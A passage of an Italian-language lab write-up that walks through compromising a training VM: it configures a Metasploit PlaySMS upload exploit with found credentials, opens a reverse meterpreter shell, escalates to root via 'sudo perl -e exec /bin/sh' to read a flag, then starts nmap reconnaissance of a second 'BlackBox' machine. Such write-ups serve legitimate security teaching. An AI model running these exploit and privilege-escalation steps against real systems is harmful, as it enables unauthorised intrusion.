Proxies          no           no         A proxy chain of format type:host:port[:port]
RHOSTS          yes          yes       The target host(s), see https://www.metasploit.com/wiki/RHOSTS
RPORT            80          yes       The target port (TCP)
SSL              false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /           yes       Base playsms directory path
USERNAME        admin        yes       Username to authenticate with
VHOST          admin        no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
---      ---           ---           ---
LHOST          0.0.0.0       yes       The listen address (an interface name or 0.0.0.0)
LPORT          4444         yes       The listen port

Exploit target:

Id  Name
--  --
0   PlaySMS 1.4

View the full module info with the info, or info -d command.
```

Dopo aver seleziona il modulo, procediamo con il comando “**show options**” per visualizzare dati richiesti dall’exploit.

Come richiesto andiamo a configurare in ordine i campi, i campi username e password possono essere compilati grazie all’**hexdump** eseguito in precedenza, “**rhosts**” con l’indirizzo IP Target, “**lhosts**” con l’indirizzo IP Attaccante ed infine **TARGETURI**.

```
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set password diana
password => diana
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set rhost 192.168.56.103
rhost => 192.168.56.103
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set username touhid
username => touhid
```

```

msf6 exploit(multi/http/playsms_uploadcsv_exec) > options
Module options (exploit/multi/http/playsms_uploadcsv_exec):
Name      Current Setting  Required  Description
PASSWORD   diana          yes       Password to authenticate with
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    192.168.56.103  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /              yes       Base playsms directory path
USERNAME  touhid          yes       Username to authenticate with
VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.56.102  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id  Name
-- 
0  PlaySMS 1.4

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /SecretSMSgatwayLogin/
targeturi => /SecretSMSgatwayLogin/
msf6 exploit(multi/http/playsms_uploadcsv_exec) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[+] Authentication successful: touhid:diana
[*] Sending stage (39927 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:37941) at 2024-07-18 01:53:49 -0700

meterpreter > 

```

Nel campo **TARGETURI** andiamo ad inserire il path visto in precedenza nell'**hexdigest**, path che ci ha portato al portale di login.

Ora che tutti i campi richiesti sono stati compilati possiamo eseguire il comando **“run”** ed eseguire qualche comando per valutare la risposta della macchina target.

```

meterpreter > sysinfo
Computer      : Dina
OS            : Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter   : php/linux
meterpreter > uuid
[+] UUID: a77dab09aa76472f/php=15/linux=6/2024-07-18T08:53:48Z

```

Stdapi: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Una volta nella shell, eseguendo i comandi “**whoami**” e “**pwd**” possiamo capire il nostro utente di sessione e la posizione in cui siamo, con il comando “**sudo -l**” invece andiamo a visionare i permessi dell’utente di sessione.

COMANDI METERPETER

Eseguendo il comando “**help**” possiamo visualizzare a schermo la lista dei comandi utilizzabili, poiché siamo alla ricerca del file **flag.txt**, spostiamoci nella shell per cercare l’obiettivo.

```
meterpreter > shell
Process 2424 created.
Channel 1 created.
whoami
www-data
pwd
/var/www/SecretSMSgatwayLogin
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
```

```
cd ..  
ls  
SecretSMSgatwayLogin  
ange1  
angel1  
angeldina.jpg  
index.html  
nothing  
robots.txt  
secure  
tmp  
uploads  
cd ..  
ls  
backups  
cache  
crash  
games  
lib  
local  
lock  
log  
mail  
opt  
run  
spool  
tmp  
www
```



```
cd ..  
ls pino.png  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd.img  
lib  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
selinux  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```



```
cd root  
/bin/sh: 10: cd: can't cd to root  
sudo perl -e 'exec "/bin/sh";'  
whoami  
root  
cd root  
ls  
flag.txt ←  
daje  
/bin/sh: 4: daje: not found
```

Una volta arrivati alla radice abbiamo provato l'accesso alla cartella root che purtroppo non ci è permesso, visto il path nella scorsa slide e il codice di errore uscito dopo il tentato accesso alla directory root, siamo riusciti ad arrivare al comando "**sudo perl -e exec "/bin/sh";**" che ci ha consentito di ottenere i privilegi root. Fatto ciò siamo in grado di poter accedere alla directory root ed ottenere così la **FLAG**.

Questa è la sequenza degli spostamenti all'interno della shell per arrivare fino alla radice.

```
cat flag.txt
```

root password is : hello@3210
easy onebut hard to guess.....
but i think u dont need root password.....
u already have root shell....

CONGO.....

FLAG : 22d06624cd604a0626eb5a2992a6f2e6

HACKING VM BLACKBOX BONUS 3:

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine.
Usare il terminale predefinito di Kali (o Parrot).
Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo

IDENTIFICAZIONE IP TARGET:

Iniziamo con uno scan al network per identificare l'IP della black box

con il comando "**nmap -T5 -F 192.168.56.0/24**"
possiamo controllare gli indirizzi IP disponibili su
questo determinato network

Vediamo infatti che questo indirizzo IP è quello
appartenente alla blackbox


The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays the output of several commands:

- `ip a` shows interface details:
 - lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever
 - inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever
- `nmap -T5 -F 192.168.56.0/24` shows the Nmap scan report:
 - Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-17 03:42 EDT
 - Nmap scan report for 192.168.56.102
 - Host is up (0.00052s latency).
 - All 100 scanned ports on 192.168.56.102 are in ignored states.
 - Not shown: 100 closed tcp ports (conn-refused)
 - Nmap scan report for 192.168.56.104 ✓
 - Host is up (0.00100s latency).
 - Not shown: 97 closed tcp ports (conn-refused)
 - PORT STATE SERVICE
 - 21/tcp open ftp
 - 22/tcp open ssh
 - 80/tcp open http

A pink arrow points from the text "Vediamo infatti che questo indirizzo IP è quello appartenente alla blackbox" to the highlighted IP address "192.168.56.104" in the Nmap output. Another pink arrow points from the text "con il comando "nmap -T5 -F 192.168.56.0/24"" to the command line in the terminal.

Aggiungiamo l'IP appena trovato agli hosts per comodità:

useremo il seguente comando per fare ciò:
“ sudo nano /etc/hosts ”



The screenshot shows a Kali Linux desktop environment within Oracle VM VirtualBox. The terminal window is titled "kali [Running] - Oracle VM VirtualBox". The terminal content displays the /etc/hosts file being edited with the nano editor. The file contains several entries, including IP addresses and hostnames for various targets found during the penetration test.

```
GNU nano 8.0
127.0.0.1 localhost
127.0.1.1 kali.org
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.22.120 metasploit
192.168.50.102 windows
10.129.227.248 Linux
10.129.95.234 unika.htb
192.168.1.10 xp tor-browser
192.168.56.104 blackbox
```

CONCENTRIAMOCI ORA SUL CERCARE AL TRE PORTE DEL TARGET

Useremo quindi il seguente comando:

"**nmap -T5 -p- blackbox**" →

ecco di seguito elencate le seguenti porte con i rispettivi stato e servizi:

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http

```
File Actions Edit View Help
(diidro㉿kali)-[~] $ nmap -T5 -p- blackbox
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 03:46 EDT
Nmap scan report for blackbox (192.168.56.104)
Host is up (0.00030s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
(diidro㉿kali)-[~] $
```

Abbiamo anche fatto uno scan più dettagliato e profondo per avere più informazioni sulle porte trovate

Usufruiremo quindi il del seguente comando:


“nmap -A -p 21,22,80 blackbox”



```
(didro㉿kali)-[~] $ nmap -A -p 21,22,80 blackbox
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 03:47 EDT
Nmap scan report for blackbox (192.168.56.104)
Host is up (0.00026s latency).


PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_ 256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: DeRPnStiNK
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
               starting_point Report php_study ReportHack prova2.go d52e0aecav
               Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

Diamo un'occhiata al sito

